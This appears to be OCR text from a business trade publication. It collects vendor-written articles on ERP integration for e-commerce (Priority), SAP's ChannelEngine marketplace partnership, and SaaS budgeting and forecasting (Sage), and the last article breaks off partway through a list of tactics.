Enterprise Resource Planning (ERP) is a comprehensive software solution that integrates various business processes, such as finance, human resources, inventory management, and supply chain, into a single unified system. By connecting these different facets of a business, ERP systems help facilitate streamlined data flow, enhance overall operational efficiency, and enable seamless coordination across an entire enterprise. By providing a unified and real-time view of critical business data, ERP systems break down silos and improve efficiency in managing resources.

While ERP systems have been traditionally used in the manufacturing industry, there is now no question about e-commerce businesses also needing such systems where inventory, stock, customer information management, and logistics are so crucial.

The benefits of an ERP system for e-commerce

In the fast-paced world of e-commerce, where every second counts, the demand for precision and efficiency is paramount. E-commerce businesses face a constant juggle—from managing inventory and processing orders swiftly to deciphering customer preferences. Implementing ERP-integrated commerce helps e-commerce enterprises harmonize processes, streamline workflows, and make informed, data-driven decisions, which are all crucial elements for thriving in the fiercely competitive digital marketplace.

Let's explore the benefits of ERP e-commerce unification and how it can help online businesses exponentially grow and streamline their e-commerce operation. The benefits of implementing an ERP system for e-commerce include:

1. Streamlined data management

Improved accuracy and efficiency: ERP commerce integrations eliminate the need for manual data entry and reduce the risk of errors associated with it. By automating processes like order fulfillment, inventory management, and financial transactions, businesses can enhance accuracy and operational efficiency.

Real-time data access: With ERP-integrated commerce, businesses gain real-time access to critical data. This enables quick decision-making, as stakeholders can analyze up-to-the-minute information on sales, inventory levels, and customer behavior. This agility is crucial in the fast-paced world of online retail.

2. Enhanced inventory management

Optimized stock levels: Integrating an ERP system with e-commerce allows businesses to maintain optimal stock levels. By automating the tracking of inventory levels, coupled with demand forecasting, ERP systems ensure that products are always available when needed, minimizing stockouts or overstock situations.

Efficient order fulfillment: By synchronizing inventory data with order management systems, ERP commerce integration streamlines the order fulfillment process. This results in faster processing times, reduced order errors, and higher customer satisfaction.

3. Improved customer experience

Personalized customer interactions: ERP systems consolidate customer data, enabling businesses to create personalized experiences. ERP-integrated e-commerce helps businesses tailor marketing messages, recommend products based on purchase history, or address customer concerns promptly.

Unified customer service: An ERP-integrated e-commerce provides a unified view of customer data across various touchpoints, allowing businesses to provide consistent and cohesive customer service. Whether a customer interacts through the website, social media, or in person, the integrated ERP system ensures a personalized experience.

> "ERP-integrated e-commerce helps businesses harmonize processes, streamline workflows, and make data-driven decisions, which are crucial elements for thriving in the fiercely competitive digital marketplace."

4. Scalability and flexibility

Adaptability to growth: As e-commerce businesses grow, the need for scalable solutions becomes paramount. ERP-integrated e-commerce provides a foundation for scalability by accommodating increased transaction volumes, expanding product lines, and adapting to evolving business requirements.

Flexibility in operations: ERP systems are designed to be flexible, allowing businesses to tailor them to their specific needs. This adaptability ensures that e-commerce operations can evolve without major disruptions, supporting innovation and market responsiveness.

5. Financial management and reporting

Accurate financial insights: ERP e-commerce software integration centralizes financial data, offering accurate insights into the financial health of the business. From tracking revenue and expenses to generating financial reports, businesses can make informed decisions based on a comprehensive understanding of financial data.

Compliance and risk management: E-commerce businesses often face regulatory compliance challenges. ERP systems help in automating compliance processes, reducing the risk of errors and non-compliance. This is particularly crucial in industries where adherence to regulations is mandatory.

6. Data security and integrity

Centralized security measures: Data security is a paramount concern for e-commerce businesses dealing with sensitive customer information. ERP e-commerce software integration allows for centralized security measures, ensuring that data is protected across all integrated systems.

Data integrity: The integration of ERP systems reduces the risk of data inconsistencies and errors. With a single source of truth for business data, there is greater confidence in the accuracy and integrity of the information used for decision-making.

Read more about *how an integration platform can help simplify ERP e-commerce software integrations*

Enabling future-proof growth with ERP commerce integrations

In conclusion, the integration of ERP systems holds immense potential for revolutionizing the success of e-commerce businesses. From streamlining data management and enhancing inventory control to improving customer experiences and optimizing financial processes, the benefits are multifaceted. As technology continues to advance, ERP-integrated e-commerce businesses position themselves for sustained growth and have a competitive edge in the ever-expanding digital marketplace.

Understanding ERP eCommerce Integration

According to Forbes, while 21% of retail purchases in 2023 will be made online, this figure will shoot up to over 24% by 2026 alone. With the global eCommerce market valued at $6.3 trillion, optimizing eCommerce processes through advanced digital and automation tools is critical.

Some concerns that eCommerce retailers face include cart abandonments, technical problems such as malfunctioning applications and websites, and supply chain issues. In addition, eCommerce units also have to *deal with fraud*, which amounted to $41 billion in losses in 2022 and is expected to shoot up to $48 billion in 2023. In short, while retail sales will mostly go online in the coming years, technology is needed to address various issues plaguing retail businesses.

Article by
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Priority Retail LOB

An enterprise resource planning (ERP) solution designed for eCommerce businesses addresses all the problems retailers face while helping them implement omnichannel strategies, leading to increased revenues and improved bottom-line figures.

This article examines *ERP eCommerce integration*, its features, and its benefits.

What is an eCommerce ERP integration?

An ERP is a complex software solution that allows organizations to automate and streamline various business processes ranging from finance, inventory management, Human Resources, customer relationship management (CRM), sales and marketing, etc. While ERP tools are used by various organizations, from governmental agencies to manufacturers and retailers, eCommerce-specific ERP solutions focus more on product and catalog management, order fulfillment, supply chain logistics, and other related functions.

> "Integrating a retail ERP with your eCommerce platform helps unify data and streamline various processes efficiently. Most importantly, ERP eCommerce integration is simple and quick, allowing businesses to operate more efficiently and respond to customer needs in real time."

ECommerce businesses often use eCommerce platforms such as Shopify, Magento, WooCommerce, and others to sell products on websites and mobile applications. However, eCommerce platforms do not offer ERP features. Hence, it is pertinent to integrate your eCommerce platform with an ERP.

An eCommerce ERP solution ensures seamless synchronization and data flow, improving efficiency, enabling real-time updates, and eliminating silos.

How does eCommerce ERP work?

ECommerce platforms such as Magento, Shopify, and BigCommerce help sell products via web and mobile interfaces and provide basic backend features. These differ from a full-fledged eCommerce ERP solution that bridges the gap between front-end and back-end processes. Nevertheless, there is a strong relationship between eCommerce platforms and ERP.

Integrating a retail ERP with your eCommerce platform helps unify data and streamline various processes efficiently. Most importantly, ERP eCommerce integration is simple and quick.

To connect your eCommerce platform with a retail ERP, you need to consider the following points:

- If your ERP system is cloud-based and delivered via SaaS, contact your vendor for clear instructions on integrating it with your eCommerce platform. Integration may require more effort and time if your ERP is on-premise or uses a hybrid approach, with some modules on the cloud and others on-premise.
- You can establish a direct connection between modules of an ERP and your eCommerce platform using a point-to-point method. However, the downside of this method is that you will not be able to scale or rapidly customize existing ERP modules.
- An enterprise service bus (ESB) makes things simple, a central hub connecting different applications by acting as middleware.
- You can also use an integration platform as a service (IPaaS) or a third-party integrator to connect your ERP and eCommerce platforms.

Before integrating your data, deciding whether to do it in real-time or periodically in batches is important. Regardless of your chosen method, cleaning and structuring your data is essential prior to integration. Priority offers an integrated eCommerce management system to easily and quickly connect various eCommerce platforms with its ERP solution.

Benefits of eCommerce and ERP integration

There are several business and operational benefits of integrating ERP with eCommerce platforms. Let's discuss the key benefits of e-commerce ERP integration.

Enhanced data consolidation

A quintessential concern of modern use of technology is data being stored in silos, resulting from using multiple software programs for different operations. Unfortunately, this results in data duplication, human errors, and a lack of synchronicity across channels. Integrating ERP with an eCommerce platform ensures all back-end

Article by Yariv Chaba

processes are in sync with front-end operations and provides access to a single, consolidated, and constantly updated data library across different modules.

Improved inventory management

Understocking and overstocking can lead to customer dissatisfaction and attrition. Retail businesses with eCommerce operations often require support in efficiently fulfilling orders, particularly during sudden increases in demand. Integrating the eCommerce platform with ERP allows your back-end teams to monitor all order requests and ensure timely replenishment, *improving inventory management* KPIs.

> "ERP eCommerce integration ensures seamless synchronization and data flow, improving efficiency, enabling real-time updates, and eliminating silos. This leads to better decision-making and improved operational performance."

Streamlined order processing

One of the biggest challenges in eCommerce management is a high shopping cart abandonment rate. Not addressing this particular *order management* KPI results in lower average order value (AOV) and increased cost per order and shipping fees. Integrating your eCommerce platform with an ERP helps ensure that your order fill rate remains manageable with steady *replenishment based on real-time and historical data insights*, helping you streamline your entire order-processing workflow.

Improved customer relationship management

Access to real-time data across all departments is crucial for *true omnichannel commerce*. This is only possible when you integrate your ERP and eCommerce platforms so that backend teams can process orders quickly while support teams can address customer issues. As ERP eCommerce integration results in a single but continuously updated dataset, support staff across channels can access updated customer interactions and conversations. This helps everyone work in unison to deliver better customer support and execute better *customer relationship management*.

Reduced operational costs

Accessing real-time information from multiple sources ensures timely order fulfillment and eliminates product wastage, shipment delays, and order mismanagement.

Key features of an integrated eCommerce ERP

After deciding to integrate your eCommerce platform with ERP, ensure that your integration includes these key features:

Omnichannel commerce

Omnichannel retail operations allow customers to purchase products, seek support anytime, anywhere, and return products through multiple channels. This is achieved by integrating e-commerce platforms with sales, marketing, CRM, inventory management, and shipping and delivery modules.

CRM

Integrating your eCommerce platform with ERP is essential to ensure better customer relationship management. This includes providing support and implementing loyalty programs, ensuring customers can redeem their points while purchasing online, and rectifying any issues arising from these processes. An efficient integration ensures an *ERP CRM module* is closely woven into the eCommerce platform.

Financial management

Integrating ERP with eCommerce platforms allows for *improved financial management*, including tracking receipts, invoices, and orders. With all financial data stored in a single database, insights can be gained for spending less, finding the best suppliers, and selling products at a profit.

> "With ERP-integrated eCommerce, businesses can provide a unified customer experience with real-time order tracking, inventory updates, and personalized interactions, which boosts customer satisfaction and loyalty."

Inventory control

Integrating ERP and eCommerce systems can significantly improve **inventory management**, which in turn can help businesses achieve a successful omnichannel strategy. This seamless integration enables timely replenishment of stocks, more efficient use of warehouse space, streamlined order fulfillment, and the identification of opportunities to restock items running low. With this integration, businesses can optimize their inventory control and ensure that their products are always available to their customers.

Shipping & logistics

It is common for customers to keep a close eye on the status of their order through online channels. It is highly recommended to *incorporate shipping and logistics functionalities* into your eCommerce platform to facilitate this process. This will provide customers with real-time updates on their orders and shipping status. Additionally, if a customer misses a delivery, sending reminders through their preferred communication channel is a good idea to ensure a smooth delivery experience.

Supply chain management

Efficient supply chain management is crucial for eCommerce success. Integrating eCommerce and ERP ensures sufficient stock at nearby warehouses, reducing delivery time and shipping costs.

Integrate your eCommerce platforms with ERP for enhanced efficiency.

Integrating an ERP system with eCommerce platforms offers many benefits, such as consolidating data, improving inventory management, enhancing customer relationships, and reducing operational costs. Connecting all suitable ERP modules with your eCommerce platform is crucial to ensure the smooth flow of real-time data.

If you are in doubt, speak to your ERP vendor to ensure that the integration enhances omnichannel operations and improves other processes such as CRM, shipping and logistics, and supply chain management. Priority's retail ERP is a holistic solution for eCommerce businesses that can easily connect with platforms like Magento, WooCommerce, Shopify, etc.

Priority

About Yariv Chaba

Yariv joined Priority in 2021 as the VP of Business Development & International Sales for the Priority Retail Line of Business. With over two decades in the retail applications sector and experience in consulting for leading retailers, he now leads the digital retail initiatives and business development, focusing on penetrating to new markets.

About Priority

Priority is a versatile and highly scalable, AWS-based, native cloud ERP platform, catering to businesses of all sizes. As a flexible and open ERP platform, companies can quickly adapt to evolving business needs and seamlessly integrate the platform with other business management systems. With a powerful and user-friendly UI, users can personalize the system and create mobile apps, web portals and business processes without any coding. Powered by AI, it offers process automations, recommendations, and optimization algorithms. With several decades of development and innovation, Priority stands out as one of the most comprehensive ERP platforms available. It supports an impressive array of in-depth functionalities, covering financials, CRM and sales, supply chain management, manufacturing, distribution, customer service, project management, warehouse management, equipment rental, business intelligence, intelligent workflows, mobile app generation and more.

SAP's Partnership with ChannelEngine, the Leader in Marketplace Integration

When it comes to customer experience (CX), brands must invest in an end-to-end, industry-specific platform that is informed by data. These deep connections enable business AI to come to life and ensure the agility and flexibility to innovate based on consumer demand and market needs.

That is why SAP is always developing new partnerships and integrations to continue providing value to CX customers.

The integration between SAP Order Management Services and ChannelEngine, a global leader in marketplace integration and management software, is the next step in this journey.

Article by
Ritu Bhargava,
President and Chief Product Officer, SAP CX and Industries

By leveraging SAP Order Management Services, a central hub for unified customer transactions, and incorporating AI-enhanced integrations, ChannelEngine is enabling merchants to augment the order and inventory management process for third-party marketplace selling. This enables merchants to automate and optimize third-party marketplace operations, increasing their revenue and profitability.

> "The integration enables merchants to seamlessly activate over 950 new sales channels and expand into international markets, automating and optimizing third-party marketplace operations, thereby increasing revenue and profitability."

What does this mean for SAP customers?

"Our direct integration allows SAP Order Management Services users to seamlessly activate over 950 new sales channels and reach international markets," said Jorrit Steinz, CEO of ChannelEngine. "By incorporating AI-driven automation into our platform, we've taken a pivotal step toward simplifying global unified e-commerce. This collaboration enables merchants to harness the immense potential of third-party online marketplaces, driving efficiency and scaling opportunities while capitalizing on the built-in trust and vast customer base of these platforms."

By having a centralized view of e-commerce operations across first- and third-party channels through reporting, analytics, and insights into sales performance and marketplace KPIs, merchants can target consumers with precision and drive customer loyalty. Additionally, this integration enables merchants to streamline their e-commerce operations, accelerate time-to-market, and participate in a broader range of marketplaces.

Analysts also understand this need to align inventory management and marketplace connectivity due to an increasingly fragmented e-commerce environment.

"The fusion of order management technology with third-party marketplace integration solutions marks a strategic move for enterprises seeking to optimize operational efficiency and expand their market presence," explained Heather Hershey, Research Director for IDC. "This approach enables businesses to manage complex sales channels while leveraging the advantages of AI-driven insights to better meet customer demands."

The ChannelEngine marketplace integration platform is *now available on SAP Store*, the online marketplace for SAP and partner offerings.

About SAP

As a global leader in enterprise applications and business AI, SAP (NYSE:SAP) stands at the nexus of business and technology. For over 50 years, organizations have trusted SAP to bring out their best by uniting business-critical operations spanning finance, procurement, HR, supply chain, and customer experience. For more information, visit www.sap.com.

Article by Ritu Bhargava

How Budgeting and Forecasting Help SaaS Companies Reduce Uncertainty and Boost Recurring Revenue


Ensure the future success of your business with SaaS forecasting. Get valuable budgeting and planning tips to stay ahead in the competitive market.

Budgeting and forecasting work together to help SaaS companies minimize uncertainty and improve their growth rate, but they do this in different ways.

First, budgeting helps finance leaders plan how to use resources for a given period, making sure each department has enough capital for its projects.

It also helps SaaS companies prepare for the ups and downs that often happen in subscription-based businesses.

Article by
David Appel,
Head of the SaaS Vertical,
Sage



Forecasting has strategic implications for the budgeting process and reducing overall uncertainty but has slightly different objectives.

These include:

Projecting revenue growth

Being able to estimate your likely monthly revenue and annual recurring revenue (ARR) is integral to both SaaS budgeting and broader financial planning and analysis (FP&A).


Similarly, forecasting helps you anticipate new customers, revenue contraction, and other financial trends.

Optimizing the billing process

Selecting the best SaaS billing model for your company is essential in reducing long-term uncertainty.

Seamless and strategic billing plays a large role in keeping churn to a minimum by providing a great customer experience.

Forecasting also helps you predict new customer sign-ups, potential revenue drops, and other financial patterns.



Managing cash correctly by growth stage

As a SaaS CFO, you'll have different priorities and goals depending on what stage of the business lifecycle you're in.

Are you pre-seed or seed and trying to establish a product-market fit? Or are you more mature and fine-tuning your revenue model or even expanding internationally?

Forecasting helps finance leaders navigate each growth stage optimally.

By combining SaaS budgeting and forecasting, CFOs can make informed decisions, adapt quickly to changes, and stay competitive. Let's peel back a few more layers.


How else can this *symbiotic pair of financial processes* improve your company's financial performance by reducing uncertainty?

Planning for surprises with accounting automation

Expecting the unexpected is crucial for SaaS companies.

Looking at past market trends and historical data helps predict the future, which is one of the major ways forecasting reduces uncertainty.

Automated forecasting makes this process much easier—you just enter your starting data and click a button.



Running "if-then" scenario tests is central to reducing doubt about your company's financial future.

What if many customers suddenly cancel their subscriptions? Will your cash on hand cover your needs while your subscription revenue recovers?


Asking questions like these help finance leaders plan more confidently.

> "Automated forecasting makes this process much easier—you just enter your starting data and click a button."

Accounting for deferred revenue through SaaS forecasting

SaaS companies recognize revenue in a unique way, so accounting for deferred revenue through SaaS forecasting is vital.

Managing the demands of ASC 606 is a big piece of that and is a much smoother experience with the help of *financial automation*.



Financial automation uses AI software to handle repetitive tasks and complex calculations.

This not only saves time but also reduces errors and provides real-time insights.

By accurately forecasting deferred revenue, finance leaders can manage their cash flow effectively and avoid running short on funds.

Risks of spreadsheet-based budgeting and forecasting

For decades, finance teams relied on Excel sheets and adding machines for budgeting and forecasting.

But here's why sticking to these pre-automation methods can be risky:

Manual budgeting and forecasting is time-consuming and prone to errors that need to be corrected, wasting a great deal of your time and cash.

Using outdated processes can hurt your department's effectiveness and the health of your entire organization.

Manual methods also don't allow for real-time updates or adjustments.

Inaccurate budgeting and forecasting can lead to financial instability and missed growth opportunities—because when you're busy constantly crunching numbers, you lose focus on big-picture thinking that could move your company forward.

None of this is good news for SaaS companies. Let's check out financial automation for comparison. Is it better at slicing uncertainty down to size?

> "Manual budgeting and forecasting is time-consuming and prone to errors that need to be corrected, wasting a great deal of your time and cash"

Benefits of automating your SaaS budgeting and planning

Automating your SaaS budgeting and FP&A benefits your business in several important ways:

1. Slashing manual financial processes

Automation cuts out manual data entry and calculations, making your entire process more accurate and reliable.

2. Centralizing your data and streamline workflows

Integrating all your CRM, ERP, and billing data into a centralized system ensures seamless SaaS forecasts and eliminates the risk of errors'

3. Unlocking real-time insights and more robust forecasts

Lag-free financial reporting combined with automated budgeting and planning provide real-time visibility into your SaaS revenue and financial performance, helping you make smarter, data-driven decisions.

Article by David Appel

Automated forecasting models can generate lower-variance revenue projections by effortlessly incorporating historical data, market trends, and a wider variety of SaaS metrics'

4. Freeing up time for strategy

With automation and AI handling the routine tasks, your team can focus on big-picture thinking, finding new efficiencies, and working on initiatives that can really drive your business forward.

Investing in automated software solutions for SaaS forecasting and budgeting can greatly improve your department's financial planning and growth prospects. But not all accounting suites are created equal.

Six actionable tactics to slash uncertainty for your SaaS business

Now that we've explored the benefits of automating your SaaS budgeting and financial planning, let's look at six actionable tactics you can use to slash uncertainty for your SaaS business through forecasting and budgeting.

1. Plan accurately for revenue recognition on multi-year contracts

Accurately planning for revenue recognition on multi-year contracts is essential for SaaS companies.

These contracts can be complex, as revenue recognition may occur over a long period with multiple layers of service obligations to consider.

Automation makes it easy to keep track of deferred revenue waterfalls and their impact on your budget.

CN_21-3 Def Rev Burn Down by Contract

Created at - Entity	Contract ID	Contract Name	Customer Name	Transaction Currency	State	Contract Start Date	Contract End Date	Base Currency	Total Flat/Fixed Base Amount	Total Base Revenue	Recognized Base Amount	Prior Period Base Amounts Not Yet Recognized	Total Base Def Rev	Jul, 2021	Aug, 2021	Sep, 2021	Oct, 2021	Nov, 2021	Dec, 2021	Jan, 2022
Entity 1	TESTC-1013	test 5 year	Rand Corporation	USD	In progress	1/1/2021	12/31/2025	USD	280,000	280,000	23,333	4,667	256,667	252,000	247,333	242,667	238,000	233,333	228,667	224,000
Entity 1 Total														252,000	247,333	242,667	238,000	233,333	228,667	224,000

CFOs need to carefully review the terms of these contracts and determine the appropriate timing and method of recognizing revenue.

Be mindful of potential changes or risks that could impact the revenue recognition process, including contract amendments, changes in market conditions, or similar factors.

Advanced financial management solutions can help automate this process, ensuring compliance with current accounting standards while providing real-time visibility into your revenue streams.

Accurately forecasting and budgeting for revenue recognition helps CFOs reduce uncertainty and ensure their businesses remain financially stable.

2. Centralize and automate to eliminate shadow IT

One of the most important reasons to integrate and automate your financial data is boosting your cash flow by cutting shadow IT.

Any application that your company unintentionally continues to pay for but no longer uses is considered shadow IT.

Enterprise subscriptions can get quite pricey, and neglecting even a few recurring subscriptions can produce a sizable hit to your cash flow.

Centralizing your data in the cloud puts everything in front of you, allowing you to see what you need and what you don't.

Modern cloud-based financial management platforms offer centralized data storage and automation capabilities, helping you identify and eliminate unnecessary expenses.

3. Get granular about your pipeline performance and your various sale cycles

Analyzing and breaking down your sales cycles into smaller segments allows you to identify trends, patterns, and key metrics that impact your sales performance.

This enables you to make data-driven decisions based on the specific dynamics of each sales cycle, including seasonality, customer behavior, and market trends.

Also, give your pipeline a closer look.

Are parts of it converting particularly well, or any spots that could benefit from a change?

Here are a few ways to do that:

- Map your buyer's journey and customer expansion paths.
- Define and regularly review your success metrics.
- Use a single, real-time financial data source across teams.
- Align RevOps and FP&A priorities for better collaboration.
- Balance short-term goals with long-term strategic objectives.

Sage Intacct's reporting and analytics tools can provide detailed

insights into your sales pipeline and cycles, helping you visualize trends, automate reporting, and make data-driven decisions to continually improve your sales performance.

4. Aim for a slow burn

Your SaaS company's burn rate is one of the most essential metrics for ensuring positive cash flow.

Essentially, your burn rate covers your total expenses: how much money are you spending each month, and how long can yoU keep that up with the cash you have available?

It might be time for comprehensive financial planning and analysis tools that allow you to closely monitor your burn rate and make informed decisions to extend your runway.

5. Think ahead and prioritize seamless scaling

